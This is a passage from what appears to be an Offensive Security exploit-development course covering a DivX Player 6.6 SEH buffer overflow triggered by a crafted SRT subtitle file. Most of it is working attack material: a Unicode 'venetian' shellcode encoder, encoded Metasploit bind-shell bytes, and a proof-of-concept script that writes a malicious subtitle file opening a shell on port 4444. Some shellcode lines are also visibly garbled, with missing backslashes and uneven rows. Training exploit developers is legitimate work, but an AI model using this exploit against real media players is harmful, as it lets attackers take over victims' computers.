



Figure 66: POP POP RET leads inside our controlled buffer

Exercise

- 1) Repeat the required steps in order to control the execution flow and land inside our evil buffer.




DivX Player 6.6 Case Study: The Unicode Payload Builder

It's time to build our Unicode shellcode using the technique showed in the previous paragraphs. The following script takes a raw payload as input and prints out both the venetian shellcode writer Unicode encoded and the half shellcode which will be completed by the writer at execution time:

```
#!/usr/bin/python
import sys
# 80 00 75:add byte ptr [eax],75h
# 00 6D 00:add byte ptr [ebp],ch
# 40      :inc eax
# 00 6D 00:add byte ptr [ebp],ch
# 40      :inc eax
# 00 6D 00:add byte ptr [ebp],ch

def format_shellcode(shellcode):
    c = 0
    output = ''
    for byte in shellcode:
        if c == 0:
            output += '"'
            output += byte
            c += 1
            if c == 64:
                output += '"\n'
                c = 0
    output += '"'
    return output
raw_shellcode = open(sys.argv[1], 'rb').read()
shellcode_writer = ""
shellcode_writer_l = 0
shellcode_hole = ""
shellcode_hole_l = 0
venetian_stub = "\\x80\\x%s\\x6D\\x40\\x6D\\x40\\x6D"
c = 0
for byte in raw_shellcode:
    if c%2:
        shellcode_writer += venetian_stub % hex(ord(byte)).replace("0x","").zfill(2)
        shellcode_writer_l += 7
    else:
        shellcode_hole += "\\x"+ hex(ord(byte)).replace("0x","").zfill(2)
        shellcode_hole_l += 1
    c += 1
output1 = format_shellcode(shellcode_writer)
print "[*] Unicode Venetian Blinds Shellcode Writer %d bytes" % shellcode_writer_l
print output1
print
print
print
output2 = format_shellcode(shellcode_hole)
print "[*] Half Shellcode to be filled by the Venetian Writer %d bytes" % shellcode_hole_l
print output2
```

Unicode Payload Builder source code



Before writing the next POC we must make some considerations:

- Once we land in our controlled buffer we can't use the usual technique to jump over the SEH and execute our payload as a short jmp opcode (*EB069090* for example) will be mangled by the Unicode filter.
- Because of the previous point the following opcodes (our return address) will be executed:

```

41          INC ECX
0041 00     ADD BYTE PTR DS:[ECX],AL
94          XCHG EAX,ESP
0048 00     ADD BYTE PTR DS:[EAX],CL

```

RET executed as code

The *XCHG EAX,ESP* opcode will mangle our stack pointer. To overcome this we can repeat the *XCHG* opcode to reset *ESP* before executing our payload.

As explained in Chris Anley's paper, we will need to have at least a register pointing to the first null byte of our shellcode. Although the *XCHG EAX,ESP* we saw before could help at first glance, it will make our job more complex later on because we will have to restore *ESP* in order to be able to execute shellcode. The *ECX* register points to a stack address close to our buffer and it seems like a good candidate after some adjustments.





Figure 67: Return address executed as XCHG EAX, ESP



```
Registers (FPU)
EAX 00000000
ECX 0CF1EED0
EDX 7C9032B5 ntdll.7C9032B0
EBX 00000000
ESP 0CF1EE00
EBP 0CF1EE14
ESI 7C9032A0 ntdll.7C9032A0
EDI 00000000
EIP 0CF1FE24
C 0 ES 0023 32bit 0(FFFFFFFF)
F 1 CS 001B 32bit 0(FFFFFFFF)
R 0 SS 0023 32bit 0(FFFFFFFF)
I 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FF40000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErrr ERROR_SUCCESS (00000000)
EPL 00000246 (NO,NO,E,BE,HS,FE,GE,LE)
```


Figure 68: ECX pointing to a stack address close to our buffer



DivX Player 6.6 Case Study: Getting our shell

Taking note of the above considerations, we can write the first stub exploit that will be the base for the following ones. We generate a bind shellcode with Metasploit and then obtain the custom Unicode payload through our venetian encoder:

```
bt VENETIAN # /pentest/exploits/framework2/msfpayload win32_bind R > /tmp/bind
bt VENETIAN # ./venetian_encoder.py /tmp/bind
[*] Unicode Venetian Blinds Shellcode Writer 1106 bytes
"\x80\x6a\x6D\x40\x6D\x40\x6D\x80\x4d\x6D\x40\x6D\x40\x6D\x80\xf9"
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x60\x6D\x40"
"\x6D\x40\x6D\x80\x6c\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x45\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80"
"\x05\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x18\x6D\x40\x6D\x40\x6D\x80\x5f\x6D\x40\x6D"
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D"
"\x80\x34\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x31"
"\x6D\x40\x6D\x40\x6D\x80\x99\x6D\x40\x6D\x40\x6D\x80\x84\x6D\x40"
"\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\xc1\x6D\x40\x6D\x40"
"\x6D\x80\x0d\x6D\x40\x6D\x40\x6D\x80xc2\x6D\x40\x6D\x40\x6D\x80"
"\xf4\x6D\x40\x6D\x40\x6D\x80x54\x6D\x40\x6D\x40\x6D\x80x28\x6D"
"\x40\x6D\x40\x6D\x80xe5\x6D\x40\x6D\x40\x6D\x80x5f\x6D\x40\x6D"
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80x66\x6D\x40\x6D\x40\x6D"
"\x80x0c\x6D\x40\x6D\x40\x6D\x80x8b\x6D\x40\x6D\x40\x6D\x80x1c"
"\x6D\x40\x6D\x40\x6D\x80xeb\x6D\x40\x6D\x40\x6D\x80x2c\x6D\x40"
"\x6D\x40\x6D\x80x89\x6D\x40\x6D\x40\x6D\x80x24\x6D\x40\x6D\x40"
"\x6D\x80x61\x6D\x40\x6D\x40\x6D\x80x31\x6D\x40\x6D\x40\x6D\x80"
"\x64\x6D\x40\x6D\x40\x6D\x80x43\x6D\x40\x6D\x40\x6D\x80x8b\x6D"
"\x40\x6D\x40\x6D\x80x0c\x6D\x40\x6D\x40\x6D\x80x70\x6D\x40\x6D"
"\x40\x6D\x80xad\x6D\x40\x6D\x40\x6D\x80x40\x6D\x40\x6D\x40\x6D"
"\x80x5e\x6D\x40\x6D\x40\x6D\x80x8e\x6D\x40\x6D\x40\x6D\x80x0e"
"\x6D\x40\x6D\x40\x6D\x80x50\x6D\x40\x6D\x40\x6D\x80xd6\x6D\x40"
"\x6D\x40\x6D\x80x53\x6D\x40\x6D\x40\x6D\x80x68\x6D\x40\x6D\x40"
"\x6D\x80x32\x6D\x40\x6D\x40\x6D\x80x77\x6D\x40\x6D\x40\x6D\x80"
"\x32\x6D\x40\x6D\x40\x6D\x80x54\x6D\x40\x6D\x40\x6D\x80xd0\x6D"
"\x40\x6D\x40\x6D\x80xcb\x6D\x40\x6D\x40\x6D\x80xfc\x6D\x40\x6D"
"\x40\x6D\x80x50\x6D\x40\x6D\x40\x6D\x80xd6\x6D\x40\x6D\x40\x6D"
"\x80x89\x6D\x40\x6D\x40\x6D\x80x66\x6D\x40\x6D\x40\x6D\x80xed"
"\x6D\x40\x6D\x40\x6D\x80x02\x6D\x40\x6D\x40\x6D\x80x6a\x6D\x40"
"\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80x68\x6D\x40\x6D\x40"
"\x6D\x80x09\x6D\x40\x6D\x40\x6D\x80xad\x6D\x40\x6D\x40\x6D\x80"
"\xff\x6D\x40\x6D\x40\x6D\x80x53\x6D\x40\x6D\x40\x6D\x80x53\x6D"
"\x40\x6D\x40\x6D\x80x53\x6D\x40\x6D\x40\x6D\x80xd0\x6D\x40\x6D\x40"
"\x80x68\x6D\x40\x6D\x40\x6D\x80x5c\x6D\x40\x6D\x40\x6D\x80x53"
"\x6D\x40\x6D\x40\x6D\x80xe1\x6D\x40\x6D\x40\x6D\x80x68\x6D\x40"
"\x6D\x40\x6D\x80x1a\x6D\x40\x6D\x40\x6D\x80xc7\x6D\x40\x6D\x40"
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80x6a\x6D\x40\x6D\x40\x6D\x80"
"\x51\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80x68\x6D"
"\x40\x6D\x40\x6D\x80xad\x6D\x40\x6D\x40\x6D\x80xe9\x6D\x40\x6D"
"\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80x53\x6D\x40\x6D\x40\x6D"
"\x80\xff\x6D\x40\x6D\x40\x6D\x80x68\x6D\x40\x6D\x40\x6D\x80x49"
"\x6D\x40\x6D\x40\x6D\x80x49\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40"
"\x6D\x40\x6D\x80x50\x6D\x40\x6D\x40\x6D\x80x54\x6D\x40\x6D\x40"
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80x93\x6D\x40\x6D\x40\x6D\x80"
"\xe7\x6D\x40\x6D\x40\x6D\x80xc6\x6D\x40\x6D\x40\x6D\x80x57\x6D"
"\x40\x6D\x40\x6D\x80xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"
"\x40\x6D\x80x66\x6D\x40\x6D\x40\x6D\x80x64\x6D\x40\x6D\x40\x6D"
"\x80x68\x6D\x40\x6D\x40\x6D\x80x6d\x6D\x40\x6D\x40\x6D\x80xe5"
"\x6D\x40\x6D\x40\x6D\x80x50\x6D\x40\x6D\x40\x6D\x80x29\x6D\x40"
```



```
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40"  
"\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"  
"\xf3\x6D\x40\x6D\x40\x6D\x80\xfe\x6D\x40\x6D\x40\x6D\x80\x2d\x6D"  
"\x40\x6D\x40\x6D\x80\x42\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D"  
"\x40\x6D\x80\x7a\x6D\x40\x6D\x40\x6D\x80\xab\x6D\x40\x6D\x40\x6D"  
"\x80\xab\x6D\x40\x6D\x40\x6D\x80\x72\x6D\x40\x6D\x40\x6D\x80\xb3"  
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x44\x6D\x40"  
"\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40\x6D\x40"  
"\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80"  
"\x01\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D"  
"\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D"  
"\x40\x6D\x80\x05\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"  
"\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x37"  
"\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40"  
"\x6D\x40\x6D\x80\x83\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40"  
"\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80"  
"\x68\x6D\x40\x6D\x40\x6D\x80\x8a\x6D\x40\x6D\x40\x6D\x80\x5f\x6D"  
"\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"  
"\x40\x6D"
```

```
[*] Half Shellcode to be filled by the Venetian Writer 159 bytes  
"\xfc\xeb\xe8\xff\xff\x8b\x24\x8b\x3c\x7c\x78\xef\x4f\x8b\x20\xeb"  
"\x8b\x8b\xee\xc0\xac\xc0\x07\xca\x01\xeb\x3b\x24\x75\x8b\x24\xeb"  
"\x8b\x4b\x5f\x01\x03\x8b\x6c\x1c\xc3\xdb\x8b\x30\x40\x8b\x1c\x8b"  
"\x08\x68\x4e\xec\xff\x66\x66\x33\x68\x73\x5f\xff\x68\xed\x3b\xff"  
"\x5f\xe5\x81\x08\x55\x02\xd0\xd9\xf5\x57\xd6\x53\x53\x43\x43\xff"  
"\x66\x11\x66\x89\x95\xa4\x70\x57\xd6\x10\x55\xd0\xa4\x2e\x57\xd6"  
"\x55\xd0\xe5\x86\x57\xd6\x54\x55\xd0\x68\x79\x79\xff\x55\xd0\x6a"  
"\x66\x63\x89\x6a\x59\xcc\xe7\x44\xe2\xc0\xaa\x42\xfe\x2c\x8d\x38"  
"\xab\x68\xfe\x16\x75\xff\x5b\x52\x51\x6a\x51\x55\xff\x68\xd9\xce"  
"\xff\x6a\xff\xff\x8b\xfc\xc4\xff\x52\xd0\xf0\x04\x53\xd6\xd0"
```




And we now create our first stub exploit:

```
#!/usr/bin/python
# DivXPOC04.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation

# file = name of avi video file
file = "infidel.srt"


# Unicode friendly POP POP RET somewhere in DivX 6.6
# Note: \x94 bites back - dealt with by xchg'ing again and doing a dance to
# shellcode Gods
ret = "\x94\x48"

# Payload building blocks
buffer      = "\x41" * 1032 # offset to SEH
xchg_esp    = "\x94\x6d"    # Swap back EAX, ESP for stack save,nop
xchg_ecx    = "\x91\x6d"    # Swap EAX, ECX for venetian_writer,nop
align_buffer = "\x05\xff\x3c\x6d\x2d\xff\x3c\x6d" # ECX ADJUST: TO BE FIXED
rest        = "\x01" * 500000 # Buffer and shellcode canvas

# [*] Half Shellcode to be filled by the Venetian Writer 159 bytes
#   bind shell on port 4444
half_bind = (
"\xfc\xeb\xe8\xff\xff\x8b\x24\x8b\x3c\x7c\x78\xef\x4f\x8b\x20\xeb"
"\x8b\x8b\xee\xc0\xac\xc0\x07\xca\x01\xeb\x3b\x24\x75\x8b\x24\xeb"
"\x8b\x4b\x5f\x01\x03\x8b\x6c\x1c\xc3\xdb\x8b\x30\x40\x8b\x1c\x8b"
"\x08\x68\x4e\xec\xff\x66\x66\x33\x68\x73\x5f\xff\x68\xed\x3b\xff"
"\x5f\xe5\x81\x08\x55\x02\xd0\xd9\xf5\x57\xd6\x53\x53\x43\x43\xff"
"\x66\x11\x66\x89\x95\xa4\x70\x57\xd6\x10\x55\xd0\xa4\x2e\x57\xd6"
"\x55\xd0\xe5\x86\x57\xd6\x54\x55\xd0\x68\x79\x79\xff\x55\xd0\x6a"
"\x66\x63\x89\x6a\x59\xcc\xe7\x44\xe2\xc0\xaa\x42\xfe\x2c\x8d\x38"
"\xab\x68\xfe\x16\x75\xff\x5b\x52\x51\x6a\x51\x55\xff\x68\xd9\xce"
"\xff\x6a\xff\xff\x8b\xfc\xc4\xff\x52\xd0\xf0\x04\x53\xd6\xd0" )

# [*] Unicode Venetian Blinds Shellcode Writer 1106 bytes
venetian_writer = (
"\x80\x6a\x6d\x40\x6d\x40\x6d\x80\x4d\x6d\x40\x6d\x40\x6d\x80\xf9"
"\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x60\x6d\x40"
"\x6d\x40\x6d\x80\x6c\x6d\x40\x6d\x40\x6d\x80\x24\x6d\x40\x6d\x40"
"\x6d\x80\x45\x6d\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x8b\x6d"
"\x05\x6d\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x8b\x6d"
"\x40\x6d\x40\x6d\x80\x18\x6d\x40\x6d\x40\x6d\x80\x5f\x6d\x40\x6d"
"\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x49\x6d\x40\x6d\x40\x6d"
"\x80\x34\x6d\x40\x6d\x80\x99\x6d\x40\x6d\x40\x6d\x80\x84\x6d\x40"
"\x6d\x40\x6d\x80\x74\x6d\x40\x6d\x40\x6d\x80\xc1\x6d\x40\x6d\x40"
"\x6d\x80\x0d\x6d\x40\x6d\x40\x6d\x80\xc2\x6d\x40\x6d\x40\x6d\x80"
"\xf4\x6d\x40\x6d\x40\x6d\x80\x54\x6d\x40\x6d\x40\x6d\x80\x28\x6d"
"\x40\x6d\x40\x6d\x80\xe5\x6d\x40\x6d\x40\x6d\x80\x5f\x6d\x40\x6d"
"\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x66\x6d\x40\x6d\x40\x6d"
"\x80\x0c\x6d\x40\x6d\x40\x6d\x80\x8b\x6d\x40\x6d\x40\x6d\x80\x1c"
"\x6d\x40\x6d\x40\x6d\x80\xeb\x6d\x40\x6d\x40\x6d\x80\x2c\x6d\x40"
"\x6d\x40\x6d\x80\x89\x6d\x40\x6d\x40\x6d\x80\x24\x6d\x40\x6d\x40"
"\x6d\x80\x61\x6d\x40\x6d\x40\x6d\x80\x31\x6d\x40\x6d\x40\x6d\x80"
"\x64\x6d\x40\x6d\x40\x6d\x80\x43\x6d\x40\x6d\x40\x6d\x80\x8b\x6d"
"\x40\x6d\x40\x6d\x80\x0c\x6d\x40\x6d\x40\x6d\x80\x70\x6d\x40\x6d"
"\x40\x6d\x80\xad\x6d\x40\x6d\x40\x6d\x80\x40\x6d\x40\x6d\x40\x6d"

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"\x80\x5e\x6D\x40\x6D\x40\x6D\x80\x8e\x6D\x40\x6D\x40\x6D\x80\x0e"  
"\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x0d\x6D\x40"  
"\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"  
"\x6D\x80\x32\x6D\x40\x6D\x40\x6D\x80\x77\x6D\x40\x6D\x40\x6D\x80"  
"\x32\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40\x6D\x80\xd0\x6D"  
"\x40\x6D\x40\x6D\x80\xcb\x6D\x40\x6D\x40\x6D\x80\xfc\x6D\x40\x6D"  
"\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x0d\x6D\x40\x6D\x40\x6D"  
"\x80\x89\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\xed"  
"\x6D\x40\x6D\x40\x6D\x80\x02\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40"  
"\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"  
"\x6D\x80\x09\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80"  
"\xff\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D"  
"\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D"  
"\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x0d\x6D\x40\x6D\x40\x6D"  
"\x80\x68\x6D\x40\x6D\x40\x6D\x80\x5c\x6D\x40\x6D\x40\x6D\x80\x53"  
"\x6D\x40\x6D\x40\x6D\x80\xe1\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40"  
"\x6D\x40\x6D\x80\x1a\x6D\x40\x6D\x40\x6D\x80\xc7\x6D\x40\x6D\x40"  
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40\x6D\x80"  
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"\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\xe9\x6D\x40\x6D"  
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"\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40\x6D\x80\x49"  
"\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40"  
"\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40"  
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D\x40\x6D\x80"  
"\xe7\x6D\x40\x6D\x40\x6D\x80xc6\x6D\x40\x6D\x40\x6D\x80\x57\x6D"  
"\x40\x6D\x40\x6D\x80\x0d\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"  
"\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40\x6D"  
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"\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x29\x6D\x40"  
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40"  
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"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x44\x6D\x40"  
"\x6D\x40\x6D\x80\x0d\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40\x6D\x40"  
"\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80"  
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"\x40\x6D\x40\x6D\x80\x0d\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D"  
"\x40\x6D\x80\x05\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"  
"\x80\x0d\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x37"  
"\x6D\x40\x6D\x40\x6D\x80\x0d\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40"  
"\x6D\x40\x6D\x80\x83\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40"  
"\x6D\x80\x0d\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80"  
"\x68\x6D\x40\x6D\x40\x6D\x80\x8a\x6D\x40\x6D\x40\x6D\x80\x5f\x6D"  
"\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"  
"\x40\x6D")
```

```
#PoC Venetian Bindshell on port 4444 - ph33r  
shellcode = buffer + ret + xchg_esp + xchg_ecx + align_buffer  
shellcode += venetian_writer + half_bind + rest
```

```
f = open(file, 'w')  
f.write("l \n")  
f.write("00:00:01,001 --> 00:00:02,001\n")  
f.write(shellcode)  
f.close()  
print "SRT has been created - ph33r \n";
```

POC04 source code



While running the above exploit, something goes wrong. SEH has not been overwritten with our own return address. We look at the buffer in memory, it has been mangled just before a `0x0D` byte which has probably been filtered (a quick test changing this char to `0x41` reveals that we can overwrite SEH again).

